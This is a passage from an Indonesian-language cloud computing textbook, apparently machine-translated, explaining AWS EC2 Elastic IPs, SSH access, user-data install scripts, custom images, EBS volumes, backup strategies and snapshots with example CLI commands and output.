                "RootDeviceType": "ebs",
                "State": {
                    "Code": 16,
                    "Name": "running"
                },
                "EbsOptimized": false,
                "LaunchTime": "2016-03-23T21:07:01.000Z",
                "PublicIpAddress": "54.205.171.249",
                "PrivateIpAddress": "10.45.210.161",
                ...
           }
       ]
}
```

Dari cuplikan keluaran, kita dapat melihat instance sekarang dalam keadaan berjalan. Instance memiliki dua alamat IP, alamat pribadi 10.45.210.161, dan alamat IP publik

54.205.171.249. Contoh ini juga memiliki dua nama host DNS: nama internal ip-10-45-210-161.ec2.internal dan nama eksternal ec2-54-205-171-249.compute-1.amazonaws.com. Alamat IP pribadi dan nama host DNS internal digunakan untuk komunikasi antar instance dalam jaringan yang sama. Alamat IP publik dan nama host DNS eksternal digunakan untuk komunikasi antara instans dan Internet lainnya. Alamat IP publik adalah alamat IP dinamis yang diberikan Amazon dari kumpulan alamat IP publiknya. Saat Anda menghentikan atau menghentikan instans, alamat IP publiknya akan dirilis kembali ke kumpulan dan oleh karena itu saat Anda memulai ulang instans berikutnya, kemungkinan akan memiliki alamat IP publik baru. Anda tidak dapat menggunakannya kembali karena alamat IP tidak dialokasikan ke akun AWS Anda.

Bagaimana jika Anda memerlukan alamat IP persisten, misalnya, jika instans Anda menjalankan server web Apache? Anda dapat menggunakan alamat Elastic IP, yang merupakan alamat IP publik statis dari kumpulan alamat berbeda, yang dialokasikan ke akun AWS Anda. Alamat IP elastis dibebankan ke akun Anda. Anda dapat membatalkan alokasi alamat Elastic IP dari satu instans dan menetapkannya kembali ke instans lain sesuai kebutuhan. Untuk mendapatkan alamat Elastic IP, Anda akan menggunakan alamat alokasi subperintah ec2 seperti yang ditunjukkan berikut ini, yang memberikan umpan balik yang diberikan dengan memberikan Anda alamat IP server:

```
aws ec2 allocate-address

{
    "PublicIp": "54.83.47.79",
    "Domain": "standard"
}
```

Diberikan alamat IP elastis, Anda dapat menetapkannya ke instance menggunakan subperintah alamat asosiasi. Di sini, kami mengaitkan alamat IP publik seperti yang dialokasikan sebelumnya ke instance i-12a3fb91.

```
aws ec2 associate-address --instance-id i-12a3fb91
   --public-ip 54.83.47.79
```

Instance ini akan merilis kembali alamat IP dinamisnya ke kumpulan alamat saat memperoleh alamat publik statis ini. Alamat nama host eksternal juga diperbarui secara otomatis ke ec2-54-83-47-79.compute-1.amazonaws.com.

Tidak seperti komputer fisik di mana pesan boot ditampilkan ke monitor Anda, server virtual EC2 menyimpan pesan boot (serta pesan shutdown) ke file log. Anda dapat melihat pesan menggunakan subperintah get-console-output dari ec2, seperti yang ditunjukkan berikut ini. Dalam hal ini, kami mengirimkan hasilnya ke program Unix/Linux sed (stream editor) untuk mengubah karakter escape \\n dan \\r masing-masing menjadi \n dan \r. Cuplikan dari output ini ditampilkan sebagai berikut. Bagian dari kutipan ini dihilangkan untuk singkatnya.

```
aws ec2 get-console-output --instance-id i-12a3fb91 |
  sed 's/\\n/\n/g' | sed 's/\\r/\r/g'

{
  "InstanceId": "i-12a3fb91",
  "Timestamp": "2016-03-23T21:10:24.000Z",
  "Output": "Xen Minimal OS!
  ...
* Stopping System V initialisation compatibility\u001b[74G[ OK ]
* Starting System V runlevel compatibility\u001b[74G[ OK ]
* Starting ACPI daemon\u001b[74G[ OK ]
* Starting save kernel messages\u001b[74G[ OK ]
* Starting regular background program processing daemon\u001b[74G[ OK ]
* Starting deferred execution scheduler\u001b[74G[ OK ]
* Starting automatic crash report generation\u001b[74G[ OK ]
* Stopping save kernel messages\u001b[74G[ OK ]
* Stopping CPU interrupts balancing daemon\u001b[74G[ OK ]
* Stopping System V runlevel compatibility\u001b[74G[ OK ]
Generating locales...
en_US.UTF-8... done
Generation complete.
ec2:
ec2: #############################################################
ec2: -----BEGIN SSH HOST KEY FINGERPRINTS-----
[DSA, ECDSA and RSA fingerprints omitted]
ec2: -----END SSH HOST KEY FINGERPRINTS-----
ec2: #############################################################
-----BEGIN SSH HOST KEY KEYS-----
ecdsa-sha2-nistp256
[omitted]
ssh-rsa
[omitted]
-----END SSH HOST KEY KEYS-----
cloud-init boot finished at Wed, 23 Mar 2016 21:08:06 +0000. Up 42.14
seconds
"
}
```

Dengan instance yang di-boot, untuk mengaksesnya melalui baris perintah, Anda akan masuk menggunakan ssh bersama dengan alamat IP publik atau nama host eksternal. Kami menggunakan instruksi berikut, di mana opsi –i menunjukkan kunci privat untuk diterapkan. Saat mengeluarkan instruksi ini, kami menerima pesan keamanan yang menunjukkan bahwa ini adalah pertama kalinya kami mencoba untuk terhubung melalui koneksi aman, ke komputer tertentu ini. Kami harus memberikan izin untuk melanjutkan.

```
ssh -i devenv-key.pem ubuntu@ec2-54-205-171-249.compute-1.amazonaws.com
The authenticity of host 'ec2-54-205-171-249.compute-1.amazonaws.com
(54.205.171.249)' can't be established.

RSA key fingerprint is e4:5c:95:95:5d:e5:4f:ab:02:e5:b3:4b:60:19:e0:c6.
Are you sure you want to continue connecting (yes/no)? yes
```

Untuk memverifikasi sidik jari kunci RSA, gunakan subperintah get-console-output. Bagian SSH HOST KEY FINGERPRINTS dari output menampilkan sidik jari kunci RSA dari instance.

Kami membandingkan ini dengan sidik jari pada peringatan keamanan di atas untuk memastikan bahwa mesin yang kami sambungkan adalah mesin yang kami inginkan. Jika kedua sidik jari tidak cocok, menghubungkan ke mesin menyebabkan risiko keamanan.

Setelah masuk, kami dapat menggunakan server virtual ini. Karena ini adalah image Ubuntu, mengeluarkan perintah level root hanya dapat dilakukan melalui program sudo. Jika ini adalah platform Unix/Linux yang berbeda, kita dapat menggunakan root.

Satu hal yang mungkin ingin kami buat di server virtual kami adalah membuatnya secara otomatis menjalankan satu atau lebih skrip shell saat diluncurkan. Ini mungkin berguna, misalnya, jika kita bermaksud agar server virtual kita menjalankan server web Apache atau server proxy Squid. Setelah meluncurkannya untuk pertama kali, skrip ini dapat dijalankan untuk menginstal perangkat lunak yang diminta. Kami melakukannya dengan menggunakan opsi --user-data dari subperintah run-instances. Opsi ini menerima nama skrip shell. Berikut ini pertama-tama adalah skrip shell yang mungkin kita tulis untuk memperbarui program manajer paket kita dan kemudian menggunakan manajer paket untuk menginstal server web Apache2. Perhatikan di sini kami menggunakan Ubuntu, yang menggunakan apt-get daripada yum (yang digunakan di Red Hat Linux). Setelah skrip, kita melihat bagaimana kita dapat mengeluarkan subperintah run-instances kita dengan asumsi bahwa kita menamai skrip ini apache-install, yang terletak di direktori saat ini.

```
#!/bin/bash
# Prevent apt-get from bringing up any interactive queries
export DEBIAN_FRONTEND=noninteractive
# Upgrade packages
apt-get update
# Install Apache
apt-get install apache2 -y
```

```
aws ec2 run-instances --image-id ami-d9a98cb0 --count 1
   --instance-type t1.micro --key-name haow1-key
   --security-groups haow1 --user-data file://./apache-install
```

Anda dapat memverifikasi hasil instalasi dengan melihat output melalui subperintah get-console-output. Kami sekarang telah memodifikasi server virtual kami di mana server kami dipilih dari salah satu gambar publik (ami-d9a98cb0 dalam kasus ini). Jika kita ingin menyimpan gambar yang dikustomisasi ini, kita dapat melakukannya dengan menggunakan subperintah buat-gambar. Berikut ini, kita melihat bahwa kita telah melakukannya, menamai image baru kita sebagai ApacheWebServer. Opsi deskripsi memungkinkan kami memberikan string yang menjelaskan gambar ini. Kami disediakan output, ditunjukkan di bawah perintah:

```
aws ec2 create-image --instance-id i-51fcdad2 --name "ApacheWebServer"
   --description "Ubuntu image with Apache Web Server installed"

{
  "ImageId": "ami-17fef17d"
}
```

Di sini, kami melihat gambar memiliki ID yang berbeda dari yang kami gunakan untuk membuat gambar khusus ini. Sekarang, ID gambarnya adalah ami-17fef17d. Ini adalah gambar pribadi untuk kita gunakan sendiri. Jika kita membuat sebuah instance dengan custom image ini, instance tersebut akan menjalankan sistem operasi Ubuntu dengan server web Apache yang telah terpasang. Tentu saja, seperti yang telah kita bahas sebelumnya dalam teks ini, kita mungkin ingin melakukan beberapa konfigurasi ke server web Apache yang terinstal sebelum kita membuat image ini atau jika tidak, setiap instance yang kita buat dari image ini akan memerlukan konfigurasi Apache tambahan.

Mari kita asumsikan bahwa satu-satunya tujuan kita menggunakan image asli Ubuntu adalah untuk membuat versi terkustomisasi dengan Apache terinstal. Kami sekarang telah menginstal Apache dan membuat gambar pribadi kami sendiri. Kami selesai dengan server virtual asli dan kami ingin mematikannya. Kami melakukannya dengan menggunakan subperintah terminasi-instances dari ec2 sebagai berikut:

```
aws ec2 terminate-instances --instance-ids i-12a3fb91
```


Layanan Penyimpanan Cloud Komputer Elastis

Sekarang setelah kita memiliki pemahaman tentang penggunaan EC2 untuk membuat server, mari kita fokus pada penggunaan EC2 untuk memanfaatkan layanan penyimpanan. Sebelum kita menyelami layanan penyimpanan AWS, kita perlu memahami konsep jenis penyimpanan yang ditawarkan. AWS menyediakan tiga jenis penyimpanan: penyimpanan blok, penyimpanan file, dan penyimpanan objek. Penyimpanan file adalah jenis penyimpanan khas kami yang ditemukan di sebagian besar komputer. Item disimpan sebagai file dan direktori di sistem file kami (misalnya, NFS di Linux, Server Message Block [SMB] di Windows). Sebagian besar sistem file jaringan didasarkan pada penyimpanan file. Item dapat dibagikan dan dilihat oleh siapa saja (bergantung pada izin yang ditetapkan oleh pemilik item). Penyimpanan blok terutama digunakan dalam jaringan area penyimpanan dan penyimpanan terpasang langsung. Penyimpanan blok umumnya digunakan untuk mendukung jenis aplikasi tertentu seperti database dan mesin virtual. Tidak seperti penyimpanan file di mana seluruh kumpulan file disimpan menggunakan satu jenis sistem file, penyimpanan blok memungkinkan berbagai jenis sistem file dalam perangkat penyimpanan dasar. Lebih tepatnya, dalam penyimpanan blok, satu perangkat fisik dapat didekomposisi menjadi sejumlah volume penyimpanan, yang masing-masing dapat bertindak sebagai drive disknya sendiri. Volume penyimpanan bisa sekecil satu blok. Tingkat dekomposisi ini tidak tersedia di penyimpanan file.


Perhatikan bahwa istilah blok digunakan di kedua jenis penyimpanan karena pada akhirnya setiap file terdiri dari blok disk individual. Salah satu cara untuk membedakan antara file dan penyimpanan tingkat blok adalah bahwa dalam penyimpanan tingkat blok, sistem operasi dapat menyediakan akses ke masing-masing blok, sedangkan dalam penyimpanan tingkat file, akses diberikan pada tingkat file (sistem operasi memanipulasi blok individu). , tetapi pengguna mengakses file secara keseluruhan).

Untuk menggunakan penyimpanan blok, Anda harus terlebih dahulu membuat volume pada perangkat penyimpanan. Selain mengalokasikan penyimpanan, Anda perlu menentukan tipe sistem file. Sekarang, volume ini berfungsi sebagai disk kosong yang dapat digunakan untuk menyimpan file dan direktori Anda. Dalam penyimpanan file seperti penyimpanan blok, sistem file harus diinstal terlebih dahulu. Perbedaannya adalah bahwa sistem file sering mencakup semua ruang penyimpanan perangkat kecuali jika Anda mempartisi perangkat menjadi dua unit atau lebih. Partisi seringkali terbatas pada ukuran minimal tertentu (mis., 1 GB) tidak seperti blok dalam penyimpanan blok. Perangkat penyimpanan mengelola file di perangkat melalui sistem file yang diinstal. File dialamatkan melalui jalur file.

Sistem penyimpanan objek adalah konsep yang lebih baru. Dengan penyimpanan objek, kami tertarik pada objek penyimpanan. Meskipun objek adalah file tipikal, mereka merangkum semua metadatanya di dalamnya. Dan tidak seperti sistem file dan blok, metadata dapat disesuaikan dengan tipe objek. Artinya, Anda dapat menentukan metadata mana yang harus disimpan dengan objek tersebut. Akses ke objek ditangani dengan menggunakan ID objek, yang merupakan string yang ditentukan oleh konten objek sehingga ID ditentukan secara unik berdasarkan konten yang disimpan objeknya. Tidak seperti sistem file dan sistem blok yang mengatur item secara hierarkis, sistem penyimpanan objek menyimpan objek dalam ruang alamat datar. Selain itu, objek dapat diakses langsung melalui antarmuka web. Gambar 6.7 membandingkan tiga jenis penyimpanan.



Gambar 6.7 Membandingkan penyimpanan file, penyimpanan blok, dan penyimpanan objek.



Gambar 6.8 File versus metadata objek.

Gambar 6.8 memberikan perbandingan antara menyimpan file, dalam hal ini gambar jpg, menggunakan pendekatan file dan pendekatan objek. File, seperti yang disimpan dalam penyimpanan file, dianggap sebagai bitmap, yaitu file data biner, sedangkan file, yang disimpan menggunakan penyimpanan objek, dianggap sebagai jpg. Di bawah dua ilustrasi file terdapat beberapa metadata yang tersimpan di file ini. Metadata untuk pendekatan penyimpanan file adalah data standar, sedangkan metadata dapat disesuaikan. Seperti yang ditunjukkan, metadata ini menyertakan informasi tentang kucing dalam gambar (mis., Nama Kitty, Berat Kitty). Karena metadata dapat dicari, pendekatan objek menyediakan cara yang jauh lebih efektif untuk mengumpulkan, menyimpan, dan mencari file. Penyimpanan blok dan penyimpanan file adalah dua teknologi penyimpanan tradisional yang populer. Penyimpanan objek adalah teknologi baru.

Mari kita fokus sekarang pada layanan penyimpanan AWS EC2 menggunakan ketiga jenis penyimpanan ini. Pertama, kami melihat penyimpanan blok, yang tersedia menggunakan EBS dan IS. EBS menyediakan penyimpanan tingkat blok untuk instans EC2. Volume EBS adalah penyimpanan di luar instans yang dapat dilampirkan ke instans dan dilepaskan dari instans. Volume EBS tetap ada secara terpisah dari umur instans. Setiap volume penyimpanan secara otomatis direplikasi dalam zona ketersediaan yang sama untuk redundansi guna mencegah hilangnya data karena kegagalan komponen perangkat keras mana pun sekaligus meningkatkan aksesibilitas. Beberapa volume dapat dipasang ke instance yang sama.

Untuk membuat volume EBS, kami menggunakan subperintah buat-volume dari ec2. Kita harus menentukan ukuran dalam Gibibytes, atau GiB (GiB secara harfiah adalah 230 ketika kita mereferensikan 1 GB dalam memori, 1 GB ruang penyimpanan persis 1 miliar byte sedangkan 1 GiB sebenarnya adalah 1.073.741.824 byte), sebuah wilayah , zona ketersediaan khusus, jenis volume, dan sejumlah operasi I/O per detik (iops) untuk penyediaan volume. Nilai io1 menunjukkan solid-state disk sedangkan standar menunjukkan

penyimpanan disk magnetik. Jika kami ingin menerapkan enkripsi, kami akan menambahkan parameter enkripsi ke perintah. Di sini, kita melihat perintah yang diikuti oleh output yang dihasilkan. Perhatikan bahwa kami belum mengikat volume ini ke instance atau gambar server virtual apa pun.

```
aws ec2 create-volume --size 10 --region us-east-1
   --availability-zone us-east-1c --volume-type io1 --iops 100

{
   "AvailabilityZone": "us-east-1c",
   "Encrypted": false,
   "VolumeType": "io1",
   "VolumeId": "vol-de38a202",
   "State": "creating",
   "Iops": 100,
   "SnapshotId": "",
   "CreateTime": "2016-03-28T17:04:47.642Z",
   "Size": 10
}
```

Sekarang setelah volume EBS kami dibuat, kami dapat menambahkannya sebagai disk virtual ke server virtual yang ada. Pertama, mari kita periksa volume EBS kita menggunakan subperintah deskripsi-volume-status.

```
aws ec2 describe-volume-status --volume-ids vol-de38a202
```

Untuk melampirkan volume ini ke sebuah instance, kami menggunakan subperintah attach-volume. Di sini, kami menentukan ID volume EBS dan ID instance. Kami juga menentukan nama untuk perangkat. Di Linux, hard disk umumnya disebut sebagai /dev/sd# di mana # adalah huruf seperti sda dan sdb. Di sini, kami menggunakan sdf. Output dari perintah ini ditunjukkan di bawah perintah.

```
aws ec2 attach-volume --volume-id vol-de38a202
   --instance-id i-437c03c2 --device /dev/sdf

{
       "AttachTime": "2016-05-04T17:11:09.023Z",
       "InstanceId": "i-437c03c2",
       "VolumeId": "vol-de38a202",
       "State": "attaching",

        "Device": "/dev/sdf"
}
```

Kita harus memasang volume sebelum masuk ke instans kita, atau saat kita masuk tidak akan ada ruang penyimpanan tetap yang tersedia. Ketika kami masuk, kami sekarang harus memasang volume seolah-olah itu adalah sistem file Linux apa pun. Sebelum melakukannya, kita perlu mendapatkan nama perangkat. Meskipun kami menamai

perangkat /dev/sdf dalam perintah kami, driver perangkat kernel mungkin sebenarnya telah melampirkan nama yang berbeda padanya. Oleh karena itu, kita harus memeriksa perangkat disk menggunakan perintah lsblk. Berikut ini, kita melihat contoh keluaran di mana kita melihat bahwa driver perangkat telah mengganti nama perangkat menjadi xvdf, yang belum dipasang.

```
NAME MAJ:MIN RM SIZE RO TYPE MOUNTPOINT
xvda1 202:1 0 8G 0 disk /
xvdf 202:80 0 10G 0 disk
```

Sekarang, kita dapat melakukan pemasangan perangkat ini. Perhatikan perintah pertama membuat sistem file pada volume, perintah kedua membuat nama untuk volume terpasang (/data), dan perintah ketiga melakukan operasi pemasangan. Ini semua adalah perintah Linux, bukan perintah ec2.


```
mkfs -F /dev/xvdf
mkdir /data
mount /dev/xvdf /data
```

Volume EBS yang kami buat secara fisik bukan merupakan bagian dari server kami. Sebaliknya, volume EBS dikenal sebagai instans nonaktif. Satu keuntungan dari pendekatan ini adalah volume EBS dapat dibagi di antara server dengan memasangnya ke satu server, menggunakannya, melepaskannya, dan memasangnya ke server lain. Oleh karena itu, ketika Anda selesai menggunakan penyimpanan Anda untuk saat ini, Anda harus melepasnya. Perintah Unix/Linux adalah umount mountpoint seperti pada umount /data. Kami sekarang melepaskan volume dari server dengan perintah detach diikuti dengan perintah hapus-volume, seperti yang ditunjukkan berikut ini. Perhatikan bahwa Anda harus menunggu 10 detik antara melepaskan dan menghapus volume.

```
aws ec2 detach-volume --volume-id vol-de38a202
aws ec2 delete-volume --volume-id vol-de38a202
```

Karena data adalah aset inti untuk organisasi mana pun, kami ingin memastikan integritas data kami melalui pencadangan. Ada tiga jenis pencadangan: penuh, kumulatif, dan inkremental. Pencadangan lengkap adalah pencadangan lengkap seluruh isi ruang penyimpanan. Misalnya, kami dapat melakukan full back seminggu sekali dalam semalam (katakanlah pukul 12:00 setiap hari Minggu). Cadangan kumulatif, juga dikenal sebagai cadangan diferensial, adalah cadangan data yang telah berubah sejak pencadangan penuh terbaru. Kami akan melakukan pencadangan kumulatif di antara pencadangan penuh, misalnya, pada pukul 12:00 setiap hari Rabu. Pencadangan tambahan adalah pencadangan data yang telah berubah sejak pencadangan dalam bentuk apa pun. Kami mungkin melakukan pencadangan tambahan pada pukul 12:00 setiap malam saat kami tidak melakukan pencadangan kumulatif atau pencadangan penuh. Jika kita membandingkan

pencadangan kumulatif dengan pencadangan inkremental, pencadangan kumulatif membutuhkan lebih banyak waktu dan menggunakan lebih banyak ruang penyimpanan karena menyalin lebih banyak data daripada pencadangan inkremental. Namun, pencadangan kumulatif memberikan waktu pemulihan yang lebih cepat.




Gambar 6.9 Contoh pencadangan dan pemulihan kumulatif.

Gambar 6.9 mengilustrasikan proses pencadangan dan pemulihan kumulatif. Semua pencadangan dilakukan pada pukul 12:00 dengan pencadangan penuh dilakukan pada waktu yang sama pada hari Minggu. Di sini, kita melihat full backup membuat dua file digabungkan menjadi File 1, 2. Pada hari Senin, File 3 dibuat sedangkan pada hari Selasa, File 4 dibuat. Pada hari Rabu, pencadangan kumulatif dilakukan di mana tidak hanya data terbaru (sejak pencadangan hari Selasa) disimpan tetapi juga dua file kumulatif sebelumnya digabungkan dengan data baru membuat satu file bernama File 3, 4, 5. Pada hari Kamis, ada kerusakan disk. Kami memiliki data hari Minggu (File 1, 2) bersama dengan data gabungan hari Rabu untuk dipulihkan, atau File 1, 2 dan File 3, 4, 5. Jika crash terjadi pada Selasa sore, kami akan memiliki tiga file untuk ditangani File 1, 2; Arsip 3; dan File 4. Jadi ironisnya meskipun akan ada sedikit data, akan ada tambahan file.

Gambar 6.10 menunjukkan proses pencadangan dan pemulihan inkremental. Semua pencadangan masih dilakukan pada pukul 12:00. Perbedaan utamanya adalah tidak ada langkah untuk menggabungkan file individual hingga pencadangan penuh berikutnya dilakukan. Jadi, pada gambar kita melihat pencadangan penuh dilakukan pada hari Minggu membuat File 1, 2, dan kemudian pada hari Senin, Selasa, dan Rabu kita melihat file baru dibuat: File 3, File 4, File 5. Karena tidak ada langkah penggabungan, membuat setiap cadangan tambahan lebih cepat. Pada hari Kamis, terjadi kerusakan disk dan semua file

harus digunakan untuk menangani pemulihan sehingga membutuhkan lebih banyak waktu dan I/O.



Gambar 6.10 Contoh backup dan restore tambahan.

Di kedua gambar, perhatikan pada hari Kamis bahwa ada File 6. File ini hilang dalam kedua bentuk pemrosesan pencadangan. Apakah strategi cadangan yang disebutkan di atas bermanfaat? Jawabannya tergantung pada seberapa banyak kehilangan data yang dapat kita toleransi. Saat kami merancang strategi pencadangan, kami perlu mempertimbangkan Recovery-Point Objective (RPO). RPO adalah titik waktu di mana data harus dipulihkan setelah data rusak. Jika kami meningkatkan frekuensi pencadangan dari pencadangan harian ke pencadangan per jam, File 6 mungkin telah disimpan tepat waktu untuk dipulihkan, tetapi biaya pencadangan meningkat. Kami juga perlu mempertimbangkan Recovery-Time Objective (RTO). RTO adalah waktu di mana data harus dipulihkan setelah data rusak. RTO menentukan jumlah waktu henti yang dapat kami toleransi. Dari contoh tersebut, kita dapat melihat restorasi kumulatif lebih cepat daripada restorasi inkremental. Sehingga dapat mencapai RTO yang lebih rendah.

EBS menyediakan kemampuan untuk memperoleh snapshot waktu tertentu, menyimpan volume EBS kami ke penyimpanan S3 (kita akan membahas S3 selanjutnya). Snapshot ini adalah cadangan inkremental yang memungkinkan Anda kembali ke snapshot sebelumnya sesuai kebutuhan. Satu-satunya data yang disimpan adalah konten yang diubah sejak cadangan inkremental terakhir. Meskipun snapshot disimpan secara bertahap, saat Anda menghapus snapshot, hanya data yang tidak diperlukan untuk snapshot lainnya yang dihapus.

```
aws ec2 create-snapshot --volume-id vol-a65f7e77
   --description "This is a volume snapshot."

{
      "Description": "This is a volume snapshot.",
      "Encrypted": false,
      "VolumeId": "vol-a65f7e77",
      "State": "pending",
      "VolumeSize": 10,
      "Progress": "",
      "StartTime": "2016-05-05T14:56:58.000Z",
      "SnapshotId": "snap-63141186",
      "OwnerId": "165786971191"
}

{
       "Snapshots": [
            {
                "Description": "This is a volume snapshot.",
                "Encrypted": false,
                "VolumeId": "vol-a65f7e77",
                "State": "completed",
                "VolumeSize": 10,
                "Progress": "100%",
                "StartTime": "2016-05-05T14:56:58.000Z",
                "SnapshotId": "snap-63141186",
                "OwnerId": "165786971191"
            }
       ]
}
```

Mari kita jelajahi cara membuat snapshot ini. Kami melakukannya dengan menggunakan subperintah buat-snapshot dari ec2. Kami juga dapat melihat hasilnya dengan gambarkan-snapshot. Hasil dari kedua instruksi ditampilkan di bawah instruksi. Perhatikan bahwa sebelum mengeluarkan salah satu perintah, kita harus menjalankan perintah sinkronisasi Linux untuk menyinkronkan data di dalam instans EC2. Perintah ini akan memastikan bahwa semua operasi tulis yang luar biasa (yang di-buffer di memori tetapi belum ditulis ke disk) disimpan ke disk sebelum kita mencoba membuat snapshot kita.

